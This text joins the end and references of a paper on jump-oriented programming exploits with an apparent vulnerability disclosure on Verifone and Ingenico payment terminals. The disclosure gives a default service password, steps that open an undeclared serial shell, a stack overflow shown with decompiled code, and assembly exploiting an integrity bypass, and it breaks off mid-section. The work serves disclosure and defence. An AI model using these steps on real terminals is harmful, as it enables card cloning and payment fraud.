This research in no way endeavors to make a claim that JOP is superior to ROP as a code-reuse attack; it is merely a more unorthodox alternative, requiring additional set up. The end result of this research is that when JOP is possible, not only is there a useful tool to address all aspects of JOP, but equally importantly, there now exists the practical knowledgebase to be able to actually construct a JOP exploit, while at the same time dealing with many of the numerous obstacles that may arise during exploitation.

Certainly, JOP will not always be viable with every exploit, but when the appropriate gadgets are there in place, JOP may be an excellent alternative.

Our Contributions

This paper makes several important contributions. First, we present JOP ROCKET, the JOP gadget discovery and classification tool. This research presents a novel contribution for automatic construction of a JOP chain to bypass DEP. In addition, we present our novel dispatchers, including the highly innovative two-gadget dispatcher. This innovation can greatly expand possible dispatcher gadgets, whereas the single-gadget dispatcher is limited due to scarcity.

Next, we introduced the concept of shellcode-less JOP, an approach to JOP where instead of trying to bypass DEP to set up shellcode to be executed, we directly call the same WinAPI for the same functionality. Finally, this paper introduces several innovative manual techniques for the practical usage of JOP in a modern Windows environment. □

References

1. Shacham, H.: The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). Proc. ACM Conf. Comput. Commun. Secur. 552–561 (2007). https://doi.org/10.1145/1315245.1315313
2. Specter: Sony Playstation 4 (PS4) 5.05 - BPF Double Free Kernel Exploit Writeup, https://www.exploit-db.com/exploits/45045
3. M00nbsd: CVE-2020-7460: FreeBSD Kernel Privilege Escalation, https://www.zerodayinitiative.com/blog/2020/9/1/cve-2020-7460-freebsd-kernel-privilege-escalation
4. m00nbsd: PoC/CVE-2020-7460/, https://github.com/thezdi/PoC/tree/master/CVE-2020-7460
5. Chen, P., Xing, X., Mao, B., Xie, L., Shen, X., Yin, X.: Automatic construction of jump-oriented programming shellcode (on the x86). In: Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security. pp. 20–29 (2011)
6. Brizendine, B., Stroschein, J.: A JOP Gadget Discovery and Analysis Tool. S. D. Law Rev. 65, (2020)
7. Brizendine, B.J.: Advanced Code-reuse Attacks : A Novel Framework for JOP, (2019)
8. Brizendine, B.: JOP ROCKET repository, https://github.com/Bw3ll/JOP_ROCKET/
9. Checkoway, S., Davi, L., Dmitrienko, A., Sadeghi, A.R., Shacham, H., Winandy, M.: Return-oriented programming without returns. Proc. ACM Conf. Comput. Commun. Secur. 559–572 (2010). https://doi.org/10.1145/1866307.1866370
10. Bletsch, T., Jiang, X., Freeh, V.W.: Proceedings of the 6th International Symposium on Information, Computer and Communications Security, ASIACCS 2011. Proc. 6th Int. Symp. Information, Comput. Commun. Secur. ASIACCS 2011. (2011)
11. Sadeghi, A., Niksefat, S., Rostamipour, M.: Pure-Call Oriented Programming (PCOP): chaining the gadgets using call instructions. J. Comput. Virol. Hacking Tech. 14, 139–156 (2018)
12. Van Eeckhoutte, P.: Corelan Repository for mona.py, https://github.com/corelan/mona
13. Salwan, J.: ROPgadget, https://github.com/JonathanSalwan/ROPgadget
14. Schirra, S.: Ropper, https://github.com/sashs/Ropper
15. Checkoway, S., Shacham, H.: Escape from return-oriented programming: Return-oriented programming without returns (on the x86). Rep. CS2010-0954, US San Diego. 1–18 (2010)
16. Fraser, O.L., Zincir-Heywood, N., Heywood, M., Jacobs, J.T.: Return-oriented programme evolution with ROPER: a proof of concept. In: Proceedings of the Genetic and Evolutionary Computation Conference Companion. pp. 1447–1454 (2017)
17. Hevner, A.R., March, S.T., Park, J., Ram, S.: Design science in information systems research. MIS Q. 75–105 (2004)
18. Cooke, B.: CloudMe 1.11.2 - Buffer Overflow ROP (DEP,ASLR), https://www.exploit-db.com/exploits/48840

POS World

Vulnerabilities within Ingenico Telium 2, Verifone VX, and MX series Point of Sales terminals

Aleksei Stennikov and Timur Yunusov

Abstract

Over 2018 and 2019, we found serious vulnerabilities in the two biggest Point of Sales (PoS) vendors: Verifone and Ingenico. The affected devices are Verifone VX520, Verifone MX series, and the Ingenico Telium 2 series PoS terminals. First, we were able to extract the firmware from the devices. Then we were able to use manufacturer's default or hardcoded passwords to enter configuration "service modes." From there, we were able to exploit vulnerabilities within the terminal's applications to execute our own arbitrary code. With these vulnerabilities, an attacker could alter payment transaction details, clone payment cards, clone PoS terminals, and install persistent malware.

Terms and their meanings

Sending of arbitrary packets

Enables attackers to send and modify data transfers between the PoS terminal and its processing network. Attackers can forge and alter transactions in the transaction stream. Furthermore, they can attack the acquiring bank via server-side vulnerabilities.

Cloning payment cards

Enables attackers to copy an individual's credit card information. Duplicate data is written to a new credit card, which an attacker can now run fraudulent transactions elsewhere with their clone. This includes Track2 data, CVV2/CVC2 codes and PIN codes.

Cloning terminals

Attackers can make a functional clone of a PoS terminal and run fraudulent transactions through it, all they would need is unattended access to the terminal. They infect the terminal, and a copy is made of its configuration information. The terminal, itself, includes all of the necessary information an attacker needs to clone it. The information is then placed on an identical terminal, which is activated and ready to use. With full control of their clone, attackers have a few possibilities of carrying out payment attacks in their own benefit.

Persistency of malware

Enables the attacker's malware to survive even after the device reboots. When malware is persistent, the implications are much more severe. When it's not, the attackers need to reinfect the device or the lifetime of the attack is extremely short.

POS VULNERABILITIES

Ingenico Telium 2 Series Vulnerabilities


More information about Ingenico Telium 2 vulnerabilities is available here.

Verifone VX Series Vulnerabilities

The following vulnerabilities were discovered in Verifone's VX series of PoS terminals.

Attaining "System mode" access for Verifone VX 520

Attackers can easily gain "System mode" access to the PoS terminal. The credentials are within Verifone's VX 520 Reference Guide.



Default Password	The OS sets a default password of Z66831 for VTM and for GID 1. The GID 2 to GID 15 passwords are empty by default. The established manufacturing process, which uses a script to set GID 2 to GID 15 passwords to Z66831, is maintained.
IPP Key Load	The user is required to enter the GID 1 password each time IPP KEY LOAD is selected. This standard is imposed even if the user previously entered the GID 1 password in the current VTM session.

VERIX EVO VOLUME I: OPERATING SYSTEM PROGRAMMERS MANUAL **663**

Figure 1 depicts the default password as listed within the VX 520 Reference Guide.




*Figure 2 depicts setting the *GO value within the terminal's interface.*


The System mode allows the attacker to change system values. Changing the *GO value is helpful as it's responsible for setting the application that loads after reboot.

Undeclared shell.out mode access (CVE-2019-14716)

Our research extracted and decrypted the PoS terminal's flash content. We discovered a T:SHELL.OUT application that's trusted and signed by Verifone. This application enables the attacker to access the terminal's file system. Without authentication, the attacker can gain control over the terminal's process management through the process that follows. On the terminal, the attacker can run T:SHELL.OUT and specify the terminal's serial port. They gain control by attaching a cable to the terminal's RS232 serial port and using an external device with a TTY Shell application.

To run the application, the attacker needs to change settings to:

```
*GO=T:SHELL.OUT
*ARG="/DEV/COM1"
```



```
vsh 0.01
$ ?
AUTH,BREAK,CD,CG,CHDIR,CHGRP,CHKFILL,CLOSE,COA,COPY,COPY,COPYAUTH,
DEL,DIR,DIR0,DIRA,DL,DUMP,FILES,FILL,GETCV,GETCWD,KILL,MD,MEM,MKDIR,
MODID,MOVE,MUX,MUX2,OPEN,PASSTHRU,PED,PEEK_EV,PRT,PS,RAD,RD,RE,REN,
RES,RMDIR,RUN,RUNW,SET,SETA,SOB,TYPE,UNZIP,UWIFI,WR,ZAPGROUP,ZG,ZT,

$ MEM
   RAM Phys: 32768K
  RAM Files: 352
     In Use: 1083392
      Avail: 115636224

 Flash Phys: 131072K
Flash Files: 166
     In Use: 2244608
      Avail: 115636224
     Defrag: 0
$ 
```

Figure 3 depicts all of the available commands within the SHELL.OUT application.





Figure 4




```
VERIX ERROR LOG
Type   2  OS QT000500
Task   2  GID 1
Time   190416123709
CPSR   60000033
PC     61616164
LR     70201E73
Addr   00000000
```

Figure 6

Figure 4 depicts the terminal's display while it's within the SHELL.OUT mode.

Stack overflow in Verix OS core during run() execution (CVE-2019-14717)

Figure 5 depicts the sch_run_not_vsa() function. We threw a stack overflow while executing the Run() function. We traced it back to the filename copy process of the sch_run_not_vsa() function (address 0x4002509).



```
char v71; // r0
int v72; // r0
int v73; // r1
bool v74; // zf
int v75; // r0
unsigned int v76; // r1
int v77; // r1
int v78; // r0
__int16 v79; // r0
__int16 v80; // r3
__int16 v81; // r2
__int16 v82; // r1
char sRandName[9]; // [sp+0h] [bp-150h]
unsigned __int8 ticks[4]; // [sp+Ch] [bp-144h]
int v85; // [sp+10h] [bp-140h]
char dst[32]; // [sp+14h] [bp-13Ch]
__int8 pc[32]; // [sp+34h] [bp-11Ch]
char *v88; // [sp+54h] [bp-FCh]
proc_meta *v89; // [sp+58h] [bp-F8h]
LIB_HEADER *v90[32]; // [sp+5Ch] [bp-F4h]
int proc_meta_start; // [sp+DCh] [bp-74h]
int v92; // [sp+E0h] [bp-70h]
int v93; // [sp+E4h] [bp-6Ch]
int v94; // [sp+E8h] [bp-68h]
char *v95; // [sp+ECh] [bp-64h]
int v96; // [sp+F0h] [bp-60h]
struc_30 a1; // [sp+F4h] [bp-5Ch]
int *v98; // [sp+118h] [bp-38h]
int *v99; // [sp+11Ch] [bp-34h]
int (__fastcall **pFuncs)(int, const unsigned __int8 *, int); 
const char *_fname; // [sp+124h] [bp-2Ch]
char *v102; // [sp+128h] [bp-28h]
int eeeeee; // [sp+12Ch] [bp-24h]

_fname = fname;
v102 = (char *)parms;
eeeeee = flags;
v92 = 1;
v3 = endswith(fname, " /");
v4 = v3 == 0;
v88 = v3;
if ( !v3 )
  v3 = (char *)_fname;
if ( !v4 )
{
  v5 = v3 - _fname;
  v88 = v3 + 1;
  SCHEDULR_memcpy(pc, (char *)_fname, v3 - _fname);
  v3 = pc;
  pc[v5] = 0;
```

```
-00000150 ; D/A/*     : change type (data/ascii/array)
-00000150 ; N         : rename
-00000150 ; U         : undefine
-00000150 ; Use data definition commands to create local variable
-00000150 ; Two special fields " r" and " s" represent return add
-00000150 ; Frame size: 150; Saved regs: 0; Purge: 0
-00000150 ;
-00000150
-00000150 sRandName       DCB 9 dup(?)
-00000147                 DCB ? ; undefined
-00000146                 DCB ? ; undefined
-00000145                 DCB ? ; undefined
-00000144 ticks           DCB 4 dup(?)
-00000140 var_140         DCD ?
-0000013C dst             DCB 32 dup(?)             ; string(C)
-0000011C pc              DCB 32 dup(?)
-000000FC var_FC          DCD ?                     ; offset
-000000F8 var_F8          DCD ?                     ; offset
-000000F4 var_F4          DCD 32 dup(?)             ; offset
-00000074 proc_meta_start DCD ?
-00000070 var_70          DCD ?
-0000006C var_6C          DCD ?
-00000068 var_68          DCD ?
-00000064 var_64          DCD ?
-00000060 var_60          DCD ?
-0000005C a1              struc_30 ?
-00000038 var_38          DCD ?
-00000034 var_34          DCD ?
-00000030 pFuncs          DCD ?
-0000002C _fname          DCD ?                     ; offset
-00000028 var_28          DCD ?                     ; offset
-00000024 eeeeee          DCD ?
-00000020
-00000020 ; end of stack variables
```

Figure 5 depicts the sch_run_not_vsa() function.

The attacker can overwrite variables beyond the pc[32] array and its return address.

Figure 6 (left) depicts the run() overflow indication on the terminal's display.

The lower 5 bits of the CPSR (Current Program Status Register) is 0x13 which indicates #define CPSR_M_SVC 0x13U. This indicates supervisor mode within the Verix Core subsystem. Combined with the prior vulnerability, our attacker now has maximum privileges on the system.

Integrity control bypass (CVE-2019-14712)

Our researcher found it's possible to bypass Verifone's file integrity controls.

What are they? Verifone's file integrity controls who is authorized to load application files onto terminals. It verifies the file's origin, sender's identity, and integrity of the file's information. It uses digital signatures, cryptographic keys, and digital certificates.

The process is basically:

- Developer applies for a certificate from Verifone.
- The developer creates an app and signs it with their certificate and password.
- When loading the app on the terminal, the terminal compares its certificates against the app's signature.
- The app is marked "authenticated" and given permission to run on the terminal when it passes these checks.

Let's take a closer look of the process of deploying an app:

1. We create an application file named APP.out.
2. Using the application file, developer certificate, and developer password, the VeriShield File Signing Tool creates a signature file (*.p7s).
3. Load the signature file (APP.p7s) and the original application file (APP.out) onto the terminal.
4. The terminal OS searches for signature files. The operating system compares its internal signatures against the values stored within the application file's calculated signature.
5. If these values match, the operating system marks that the application file is approved to run on the terminal. The OS creates an .s1g file with signatures. This file contains Hash-based Message Authentication Code (HMAC) from the keys in One-Time-Programmable memory (OTP). The file has an "authenticated" attribute.
6. When run() is called, the terminal checks that the file has this "authenticated" attribute. Next, the HMAC function checks the result against the .s1g file content.
7. If all checks have been completed, file APP.OUT runs in memory.
   Some attributes from DIR command and files in SHELL.OUT:

--gcr	Authenticated signature file.
--gc-	Uploaded, but not authenticated file.
-agc-	Uploaded, and authenticated application file.

If the attacker has privileges to run code in core context, it's possible to call the function of the .s1g file generation against the arbitrary application. This bypasses the integrity checks.




Figure 7 above depicts an arbitrary app running on the terminal's display.

Figure 8 on the right depicts the source code of our application exploiting this vulnerability.

```
.text
.global _start

_start:
   .int 0,0
   @ldr r1, =#0x7041fff0
   @movs r0, #0xb
   @svc 10
   ldr r6, =#0x70420070
   mov r0, #dev_console
   add r0, r0, r6
   movs r1, #0
   svc 5
   @str r1, [r0]
   mov r1, #0x11
   movs r0, #1
   svc 2
   movs r0, #1
   subs sp, sp, #0x20
   str r0, [sp]
   str r0, [sp, #4]
   mov r0, #my_data
   add r0, r0, r6
   str r0, [sp, #12]
   movs r0, #7
   str r0, [sp, #8]
   movs r1, #23
   movs r0, #1
   mov r2, sp
   svc 2
_exit:
  mov r1, #33
  mov r0, #4
  svc 10
a:
   b a

my_data:  .asciz "hohohoh"
dev_console: .asciz "/DEV/CONSOLE"
```

VERIFONE VX AND MX SERIES VULNERABILITIES

Vulnerabilities, described below are the part of SBI boot loading process, which affects both VX and MX series. Therefore, the severity is extremely high.

To fix them, the vendor would have to update the boot loader process. This update has been issued by PCI in Nov 2020.


Undeclared access to the system via SBI loader (CVE-2019-14715)

The trusted loader allows for writing arbitrary code to memory during its SBI loader stage. All an attacker needs is physical access to the terminal.

The SBI loader enables file execution on the system through use of the XDL protocol, processing .SCR files, or using the command line.

Our terminal has SBI version 03_04. However, this vulnerability occurs in both earlier and later versions of SBI. Experts have confirmed the issue in version 03_10. Further details will be covered for the 03_08 version.

